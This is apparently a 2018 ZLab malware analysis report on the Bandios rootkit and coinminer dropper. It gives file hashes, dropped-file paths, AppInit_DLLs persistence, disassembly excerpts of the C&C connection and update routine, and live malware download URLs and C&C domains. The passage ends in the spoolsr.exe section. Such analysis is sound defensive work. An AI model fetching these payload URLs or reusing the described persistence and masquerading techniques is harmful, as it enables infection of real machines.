ZLAB

Malware Analysis Report

The Bandios malware suite

Malware Analysts:

Antonio Pirozzi
Luigi Martire
Antonio Farina
Rossella De Blasio Angiolelli
Maria Francesca Lepore


10/04/2018

CSE CyberSec Enterprise SPA
Via G.B. Martini 6, Rome, Italy 00100, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com

Table of Contents

Introduction

In recent weeks we monitored the raise of a new incredibly sophisticated malware, tracked by the community as *Bandios*. Malware researchers believe the malicious code has catastrophic abilities. Moreover, the community of malware researchers are not facing with a single sample, but with an entire colony hidden in a website:




```
#Bandios #rootkit #Colony #coinminer
http://ozkngbvcs.bkt.gdipper.com/OnlineInstaller.exe
http://www.fishdownload.com/software/OnlineInstaller.exe
-->
-> f0cd60cdaa230d2a98143a373eb35d4f5a390a742360cf3b01cbaf8716a32e8a
-> 3f11ea10cb7dc4ed8e22de64e9218b1c481beb8b6f4bf0c1ba6b021e9e3f6f72
-> 768ee306fea9654db91ec3d9df65d07ad5b05aa732a434f1fc3d757c1415bd74
-> bd43289d2e616c78c9d5807b6c2f57028cd3d23aebc4111d7d689493b8c8c87a
-> a61645d6e073d35296dd309e094fe235a14df265b59119e04afcff78726f94b1
-> 41a648e75168dc03fffd8e8e71334b50f8c13798a7532c1529f0b44a697e5fd6
-> ba94b3c97937079992864f1676b2fae79f5110613b701feaab6fd0b3cc2b8c93

#exploit CVE-2017-11882 http://ozkngbvcs.bkt.gdipper.com/account.doc
-> 7aaca4d5c7f143eb39f92804fd383aa2cfba2ecaf84010bad700547c31a1c5ab
drop #bandios ba94b3c97937079992864f1676b2fae79f5110613b701feaab6fd0b3cc2b8c93

http://ozkngbvcs.bkt.gdipper.com/w764/aXXXX
-> 858c24d18ce0fb0936d3190dd4a2692726bf5b316666cabc050bc4c484f8f995
http://ozkngbvcs.bkt.gdipper.com/w764/mXXXX
-> c11266f778eb7743afe7aabebaa475efc917a041017ef6da81278d390b494977
http://ozkngbvcs.bkt.gdipper.com/w732/mXXXX
-> e5393a292593e1adcc3bbaa2a08b6a13cd3c513eea9812e8e2594c550fea0405
http://ozkngbvcs.bkt.gdipper.com/w732/aXXXX
-> 858c24d18ce0fb0936d3190dd4a2692726bf5b316666cabc050bc4c484f8f995
http://ozkngbvcs.bkt.gdipper.com/xp/aXXXX
-> 146aa703827f7f787facd63c5cec7b9f885282729a7b03e4a4c42b3706da5ab7
http://ozkngbvcs.bkt.gdipper.com/xp/mXXXX
-> 396f921a10745004499094181deccefcb5c5530fc606821bce806cea5f870cad
-> e5393a292593e1adcc3bbaa2a08b6a13cd3c513eea9812e8e2594c550fea0405
```

Figure 1 - The malware colony

The above figure shows that we have a punctual separation and categorization of all the samples, based on Windows version (7 or XP), architecture (32 or 64 bit) or the exploit (in particular the CVE-2017-1182 Microsoft Office Exploit CVE-2017-1182).

At the CSE Cybsec ZLab, we analyzed all these samples and noticed that they have the same behavior, but the last compilated and thus the most recent is the sample hosted on the *"/OnlineInstaller.exe"* path, with the hash *"3f11ea10cb7dc4ed8e22de64e9218b1c481beb8b6f4bf0c1ba6b021e9e3f6f72"*. This sample was compilated few days before the diffusion in the web:



compiler-stamp	Sun Mar 18 11:56:54 2018
debugger-stamp	Sun Mar 18 11:56:54 2018

Figure 2 - Compilation time of the analyzed sample

This file is substantially a dropper for many other files hidden in various folders of the system, which are .exe, .dll, .dat, and also .sys: we have discovered a rootkit malware!

Sample information

The dropper

File Name: "OnlineInstaller.exe"

MD5	152918dd3923a93b989699fdcfe3217e
SHA-1	8b9380450116185388892ad6cfc85d9fab1087164
SHA-256	3f11ea10cb7dc4ed8e22de64e9218b1c481beb8b6f4bf0c1ba6b021e9e3f6f72
File Size	3.57 MB
Icon	

Installed Files

File Name: "spoolsr.exe"

Path	C:\Windows\System32\spoolsr.exe
MD5	78d678e014865781ffa191683ed841d9
SHA-1	1bccb1e887078998615bc4b070adfe07147e558a
SHA-256	ed154a7bb3a8555b71e5b6c661c43d13773230c89ebdf74018726e376c4dcf8d
File Size	1.26 MB

File Name: "svchst.exe"

Path	C:\Windows\TEMP\svchst.exe
MD5	6ded71c6fac476b40872272109990b9f
SHA-1	b28c01ef9db2cb4813ef8e3a9046f4c8f4d473ab
SHA-256	2981aae7add736dfa89871f1cff2fe385633299639e5dc77a510f24ee5eb97df
File Size	538 KB

File Name: "usp20.dll"

Path	C:\Windows\System32\usp20.dll
MD5	ea2a08f67211957e83531fa71d1dfde8
SHA-1	90f2d63329affd8b9a0d30ec427757688d0f4b00

SHA-256	2b378ec10478ec550d5036d1f2a897e0cef36fc3a57a7ea6ca89253935e202b1
File Size	38.3 KB

File Name: “KeyHook32.dll”

Path	C:\Windows\System32\KeyHook32.dll
MD5	2ac13007c9f963eef4d83e343569e7f9
SHA-1	1a19c006b4681d21cb7a42bdd2b2c83bf914af61
SHA-256	5550277b1452b483dabe7f0227e736adc30454e0637d5501dc474003e7a82b95
File Size	457 KB

File Name: “KH.dat”

Path	C:\Windows\System32\KH.dat
MD5	ff5c658fc77a4e7984b1f6350a93cd27
SHA-1	b7a31f8a70fef2469415fd0266259f590f0000c1
SHA-256	1a97f726af1c09b078fb9dc14b4315336032d47fdb333ee62c6dffd663cda320
File Size	457 KB

File Name: “MS.dat”

Path	C:\Windows\System32\MS.dat
MD5	ed2df54f16dc67107813fed640e0335f
SHA-1	64e5c3bc3f8815041f2cbb991932d62caa4642b0
SHA-256	b336a50349057d25cc07026f207d6f8ea1d04161bd33b39ac44454f98e665d3e
File Size	1.26 MB

File Name: “UP.dat”

Path	C:\Windows\System32\UP.dat
MD5	bb2bcad49157379df871bf0c552b3154
SHA-1	53ae28076ed2ebe25e4f0eaffa489dd74cca6e9e
SHA-256	3df794c391ceed5e36396c20db398b79ef48ff9578584bf634a406cf2f92773c
File Size	38.3 KB

File Name: “iaStorE.sys”

Path	C:\Windows\System32\drivers\iaStorE.sys
MD5	3ba9d73a1e77de403dc66fd623832d38
SHA-1	0b689c404cd529aae4d2d6e6927535059bea1e4f
SHA-256	7c361cba26084bedf059957420ac7cef2207b3edb513e804517d505fe17d9903
File Size	13.6 KB

Exploring the colony

The infection vector is drive-by-download from the website "*http://ozkngbvcs[.]bkt[.]gdipper[.]com/*". The principal malware sample is installable from the simple path "OnlineInstaller.exe", where, during the analysis were published several versions of this malware. Some of them are definitely test versions because they cannot be execute due to coding errors.

Some other versions, instead, display a Window of a Chinese IT company, Brothersoft, where is shown a fake progress bar which seems it is loading something, but nothing is happing. We believe the author of the malware abused of the *Brothersoft* logo and also used forged certificates.





Figure 3 - Improper use of Brothersoft Logo

The infection

The file *OnlineInstaller.exe* is the starting point of the infection. It is involved in two modes of execution:



```
push    0                 ; hModule
call    ds:GetModuleFileNameW
lea     eax, [esp+430h+Filename]
push    eax
lea     eax, [esp+434h+var_210]
push    offset aSInstall ; "%s -install"
push    eax
call    sub_11F320D
add     esp, 0Ch
lea     eax, [esp+430h+var_210]
push    eax               ; wchar_t *
push    esi               ; wchar_t *
call    __wcsicmp         ; strcmp ("OnlineInstaller.exe", "OnlineInstaller.exe -install")
add     esp, 8
test    eax, eax
jnz     short loc_11A72E4 ; program executed without flag
                          ; create a new process launching the flag "-install"
```

```
call    InstallComponents ; program executed with "-install" flag
                          ; Install the components in System32 folder
                          ; and the driver iaStorE.sys in System32/drivers
xor     eax, eax
pop     esi
mov     ecx, [esp+42Ch+var_4]
xor     ecx, esp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn    10h
```

```
loc_11A72E4:                  ; program executed without flag
call    createNewProcess ; create a new process launching the flag "-install"
call    call_createThread
mov     ecx, [esp+430h+var_4]
xor     eax, eax
pop     esi
xor     ecx, esp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn    10h
sub_11A7160 endp
```

Figure 4 - Two modes of execution cases

- **Dropper mode:** this mode is used to install the persistent files in the filesystem. It is invoked when the file *OnlineInstaller* is executed with a particular "*-install*" flag.
- **Process mode:** this mode is used when the malware is executed without flags. In this mode it creates a process that executes the file in dropper mode.

The malware exhibits its malicious behavior after the reboot when the installed files are executed.

The malware lifecycle

The complete malware lifecycle is represented in the following figure:



STAGE 1
OnlineInstaller executed in dropper mode
Drop the following files in C:\Windows\System32\
- KeyHook32.dll
- usp20.dll
- KH.dat
- MS.dat
- UP.dat
- spoolsr.exe
- \drivers\iaStorE.sys
Copy itself in %APPDATA%\Local\ OnlineInstaller.tmp
Notify to server
Create a miner in C:\Windows\TEMP\ svchst.exe
After reboot
STAGE 2
Execute usp20.dll
LoadLibrary (KeyHook32.dll)
Execute spoolsr.exe
For each active process, dll-inject:
• KeyHook32.dll
• usp20.dll

Figure 5 - Bandios Lifecycle

The files

In the following section we analyze the file dropped by OnlineInstaller which is the main component of the attack chain.

The backup copy


The malware copies itself in “%APPDATA%/Local/temp”, for two reasons: when the malware is executed the first time, in order to make harder the analysis, it creates a process with this new copy and performs some of the actions through that; the second is that after the reboot, if some components of the malware crash, with this “backup copy” the malware is able to restore them.

The files in system32 directory

All the file exhibiting the malicious behavior are stored into System32 directory. Now let’s analyzed all these files:

usp20.dll


This library tries to mislead the user with the similar name of the legitimate library *usp10.dll* used by the Microsoft environment to decode the Unicode characters. The malicious dll is set to start on the reboot through setting the following registry key:



HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls
☑ usp20.dll c:\windows\system32\usp20.dll

Figure 6 - Setting of the reg-key on the startup

The main purpose of usp20.dll is substantially to allow the execution of KeyHook32.dll.




```
push    offset StartAddress ; lpStartAddress
push    0                   ; dwStackSize
push    0
call    ds:CreateThread
test    eax, eax
jz      short loc_10001(
push    eax
call    ds:CloseHandle


mov     eax, 1
pop     ebp
retn    0Ch
endp

ES: COLLAPSED FUNCTION _
```

```
; =============== S U B R O U T I N E =======================================


; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress    proc near               ; DATA XREF: DllMain(x,x,x)+E↓o

lpThreadParameter= dword ptr  4

                push    7D0h            ; dwMilliseconds
                call    ds:Sleep
                push    offset LibFileName ; "KeyHook32.dll"
                call    ds:LoadLibraryA
                xor     eax, eax
                retn    4
StartAddress    endp
```

Figure 7 - Invocation of KeyHook32.dll

KeyHook32.dll

This library is loaded by usp20.dll and it is the most malicious component of the malware. In fact, it is responsible to contact the C&C to send an acknowledgment of the completion of the infection. This library can contact a DNS server as represented in the following picture:




```
movdqu  [ebp+var_24], xmm0
push    offset aDopost  ; "DoPost"
movdqu  xmm0, ds:xmmword_100E4F04
mov     edi, edx
xor     esi, esi
movdqu  [ebp+var_14], xmm0
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
test    eax, eax
jz      loc_1001ABC0
```

```
push    ebx             ; dwContext
push    ebx             ; dwFlags
push    3               ; dwService
push    ebx             ; lpszPassword
push    ebx             ; lpszUserName
push    50h             ; nServerPort
push    offset szServerName ; "iostream.system.band"
push    eax             ; hInternet
call    ds:InternetConnectA
mov     [ebp+var_440], eax
test    eax, eax
jz      loc_1001AB9E
```

Figure 8 - IDA view of the connection to the C&C

The DNS traffic is shown in the following figure:




```
2… 140.663965    10.10.10.3   10.10.10.4   DNS      80 Standard query 0x95f4 A iostream.system.band
2… 140.672316    10.10.10.4   10.10.10.3   DNS      96 Standard query response 0x95f4 A iostream.system.band A 10.10.10.4
3… 145.641995    10.10.10.3   10.10.10.4   DNS      85 Standard query 0xa803 A ozkngbvcs.bkt.gdipper.com
3… 145.668450    10.10.10.4   10.10.10.3   DNS     1… Standard query response 0xa803 A ozkngbvcs.bkt.gdipper.com A 10.10.10.4
```

Figure 9 - DNS traffic

The malware connects to two sites:

- “*iostream[.]system[.]band*”
- “*ozkngbvcs[.]bkt[.]gdipper[.]com*”

the first one is the real C&C, it is used to pass commands to the infected machines, meanwhile the second one is the repository containing all the versions of the malware, where the malware can update itself through an updating routine.




```
push    ebp
mov     ebp, esp
sub     esp, 418h
push    esi
push    edi
mov     [ebp+var_4], 0
mov     [ebp+var_8], 0
mov     ecx, 0Ch
mov     esi, offset aCUpdateUpdatep ; "C:\\Update\\UpdatePBak.exe"
lea     edi, [ebp+NewFileName]
rep movsd
movsw
push    1D6h            ; size_t
push    0               ; int
lea     eax, [ebp+var_1DE]
push    eax             ; void *
call    _memset
add     esp, 0Ch
mov     ecx, 0Bh
mov     esi, offset aCUpdateUpdat_0 ; "C:\\Update\\UpdateP.exe"
lea     edi, [ebp+FileName]
rep movsd
push    1DCh            ; size_t
push    0               ; int
lea     ecx, [ebp+var_3EC]
push    ecx             ; void *
call    _memset
add     esp, 0Ch
```

Figure 10 - updating routine

This routine is interesting because it exposes the malware capability of upgrade itself with new powerful features.

As we’ll see later, this library settles in all the active processes, experts observed the presence of synchronization issues due to the concurrency of all processes which want to contact the server. In order to solve this problem, the library creates an ad-hoc mutex and each process acquires the mutex lock necessary to guarantee consistency in communications.



```
push    offset aGlobalDbw1nmut ; "Global\\DBW1nMutex"
push    0                      ; bInheritHandle
push    0                      ; dwDesiredAccess
call    ds:OpenMutexW
mov     [ebp+hObject], eax
cmp     [ebp+hObject], 0
jnz     short loc_1000BDE7
```

```
call    ds:__imp_GetLastError
cmp     eax, 2
jz      short loc_1000BE03
```

```
loc_1000BE03:                  ; "Global\\DBW1nMutex"
push    offset aGlobalDbw1nm_0
push    0                      ; bInitialOwner
push    0                      ; lpMutexAttributes
call    ds:__imp_CreateMutexW
mov     [ebp+hObject], eax
call    ds:__imp_GetLastError
cmp     eax, 0B7h
jnz     short loc_1000BE3B
```


Figure 11 - IDA view of the mutex

In the end, this library is delegated to launch the spoolsr.exe process.

Spoolsr.exe

This executable file tries to mislead the user with the similar name of the legitimate process spoolsv.exe that is the component of the OS that manages print tasks on the local computer.

